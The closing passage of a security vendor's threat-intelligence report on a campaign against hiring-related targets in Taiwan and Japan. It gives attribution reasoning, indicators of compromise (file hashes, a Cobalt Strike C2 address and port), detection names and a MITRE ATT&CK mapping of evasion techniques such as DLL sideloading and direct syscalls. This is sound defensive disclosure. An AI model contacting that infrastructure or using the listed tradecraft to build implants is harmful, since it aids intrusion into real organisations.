wbemcomn.dll	1aY5oX6Ele4hfGD6QgAAzmCcwxM4DoLke	DLL	181,760 bytes	c7b9ae61046eed01651a72afe7a31de088056f1
svhost.exe	1P8_PG2DGtLWA3q8F4XPy43GMLznZFtQv	EXE	209,920 bytes	e0c6f9abfc11911747a7533f3282e7ff0c10fc3971
0g9pglZr74.ini	1UE7gNfUIuTRzgjIv188hRIZG3YNtbvkV	INI	265,734 bytes	9fb57a4c6576a98003de6bf441e4306f72c83f783
KpEvjK3KG2.enc	1RxJi1RZMhcF31F1lgQ9TJfXMuvSJkYQl	ENC	265,734 bytes	e86feaa258df14e3023c7a74b7733f0b568cc750
LoggingPlatform.dll	1lZgq1ZNkK88eJsl6GlcvpzRuFlBgxEOF	DLL	112,640 bytes	9df9bb3c13e4d20a83b0ac453e6a2908b77fc2bf
0g9pglZr74.ini	1ky1fEzC6v70U8-RbHBZG_i3YI79Ir8Og	INI	265,734 bytes	9fb57a4c6576a98003de6bf441e4306f72c83f783
python310.dll	1RuMLCJJ5hcFiVXbcg8kZK3giueWiVbTJ	DLL	189,952 bytes	e1b2d0396914f84d27ef780dd6fdd8bae653d721
ra.ini	13ooFQAYZ27Bx015UQG3qkHR293wlcL90	INI	265,734 bytes	777961d51eb92466ca4243fa32143520d49077a
pythonw.exe	19n1ta4hyQguQQmR8C6SAsZuGNQF4-ddU	EXE	97,000 bytes	040d121a3179f49cd3f33f4bc998bc8f78b7f560b
python.xml	1k4Q18FByEXW98Rr1CXyVVC-Kj8T0NBDW	XML	1,526 bytes	c8ed52278ec00a6fbc9697661db5ffbcbe19c5ab
OneDriveFileLauncher.exe	137tczdqf5R7RMRoOb9fI_YjZuncd_TUn	EXE	392,760 bytes	7bf5e1f3e29beccca7f25d7660545161598befff88
wbemcomn.dll	1xUPkhfaWIgYs5HSmxYPC_sZT4QKm_T7i	DLL	181,760 bytes	c7b9ae61046eed01651a72afe7a31de088056f1
0g9pglZr74.ini	1Ylpf9XVnztxeGk-joNw9df3b0Mv8wYU3	INI	265,734 bytes	9fb57a4c6576a98003de6bf441e4306f72c83f783
svhost.exe	1wo1gZ9acixvy925lM6QAkz6Uaj6cRXxx	EXE	209,920 bytes	e0c6f9abfc11911747a7533f3282e7ff0c10fc3971
llv	1ZuzB7x0zzgz34eNhHp_Tl3auPhHj8Xhc	Folder	–	–

We also observed this host-address was being used where the Cobalt-Strike was being hosted under ASN **16509** with location of IP being in Japan.



Also, apart from the Google Drive C2, we have also found that the Gmail address has been used to create accounts and perform activities which have currently been removed under multiple platforms like Google Maps, YouTube and Apple based services.



Attribution.

While attribution remains a key perspective when analyzing current and future motives of threat actors, we have observed similar modus operandi to this campaign, particularly in terms of DLL sideloading techniques. Previously, the Winnti APT group has exploited PrintDialog.exe using this method. Additionally, when examining the second implant, Isurus, we found some similarities with the codebase used by the Lazarus group, which has employed DLL sideloading techniques against wmiapsrv.exe – a file that was found uploaded to the threat actor's Google Drive account. Along with which we have found a few similarities between Swan Vector and APT10's recent targets across Japan & Taiwan.

While these observations alone **do not provide concrete attribution**, when combined with linguistic analysis, implant maturity, and other collected artifacts, **we are attributing this threat actor to the East Asian geosphere** with medium confidence.

Conclusion.

Upon analysis and research, we have found that the threat actor is based out of **East Asia** and have been active since **December 2024** targeting multiple hiring-based entities across Taiwan & Japan. The threat actor relies on custom development of implants comprising of downloader, shellcode-loaders & Cobalt Strike as their key tools with heavily relying on multiple evasion techniques like **API hashing, Direct-syscalls, function callback, DLL Sideloading and self-deletion** to avoid leaving any sort of traces on the target machine.

We believe that the threat actor will be using the above implants which have been scheduled for upcoming campaigns which will be using DLL sideloading against applications like **Python, WMI Performance Adapter Service, One Drive Launcher executable** to execute their malicious Cobalt Strike beacon with CV-based decoys.

Seqrite Protection.

- Pterois.S36007342.
- Trojan.49524.GC
- trojan.49518.GC.

Indicators-Of-Compromise (IOCs)

Decoys (PDFs)

Filename	SHA-256
rirekisho2021_01.pdf	8710683d2ec2d04449b821a85b6ccd6b5cb874414fd4684702f88972a9d4cfdd
rirekisho2025.pdf	8710683d2ec2d04449b821a85b6ccd6b5cb874414fd4684702f88972a9d4cfdd

IP/Domains

IP
52.199.49.4:7284

Malicious Implants

Filename	SHA-256
wbemcomn.dll	c7b9ae61046eed01651a72afe7a31de088056f1c1430b368b1acda0b58299e28
LoggingPlatform.dll	9df9bb3c13e4d20a83b0ac453e6a2908b77fc2bf841761b798b903efb2d0f4f7

PrintDialog.dll	a9b33572237b100edf1d4c7b0a2071d68406e5931ab3957a962fcce4bfc2cc49
python310.dll	e1b2d0396914f84d27ef780dd6fdd8bae653d721eea523f0ade8f45ac9a10faf
Chen_YiChun.png	de839d6c361c7527eeaa4979b301ac408352b5b7edeb354536bd50225f19cfa5
針對提領系統與客服流程的改進建議.pdf.lnk	9c83faae850406df7dc991f335c049b0b6a64e12af4bf61d5fb7281ba889ca82

Shellcode and other suspicious binaries

Filename	SHA-256
0g9pglZr74.ini	9fb57a4c6576a98003de6bf441e4306f72c83f783630286758f5b468abaa105d
ra.ini	0f303988e5905dffc3202ad371c3d1a49bd3ea5e22da697031751a80e21a13a7
python.xml	c8ed52278ec00a6fbc9697661db5ffbcbe19c5ab331b182f7fd0f9f7249b5896
KpEvjK3KG2.enc	e86feaa258df14e3023c7a74b7733f0b568cc75092248bec77de723dba52dd12

MITRE ATT&CK.

Tactic	Technique ID	Technique Name	Sub-technique ID	Sub-technique Name
Initial Access	T1566	Phishing	T1566.001	Spearphishing Attachment
Execution	T1129	Shared Modules		
Execution	T1106	Native API		
Execution	T1204	User Execution	T1204.002	Malicious File
Persistence	T1574	Hijack Execution Flow	T1574.001	DLL Sideloading
Privilege Escalation	T1055	Process Injection	T1055.003	Thread Execution Hijacking
Privilege Escalation	T1055	Process Injection	T1055.004	Asynchronous Procedure Call
Defense Evasion	T1218	System Binary Proxy Execution	T1218.011	Rundll32
Defense Evasion	T1027	Obfuscated Files or Information	T1027.007	Dynamic API Resolution
Defense Evasion	T1027	Obfuscated Files or Information	T1027.012	LNK Icon Smuggling
Defense Evasion	T1027	Obfuscated Files or Information	T1027.013	Encrypted/Encoded File
Defense Evasion	T1070	Indicator Removal	T1070.004	File Deletion
Command and Control	T1102	Web Service		

Subhajeet is working as a Security Researcher in Security Labs at Quick Heal. His areas of focus are threat intelligence, research along with reverse engineering to...

Articles by Subhajeet Singha »

- Leadership
- Awards & Certifications
- Newsroom

Archives

- By Date
- By Category

Email*

Subscribe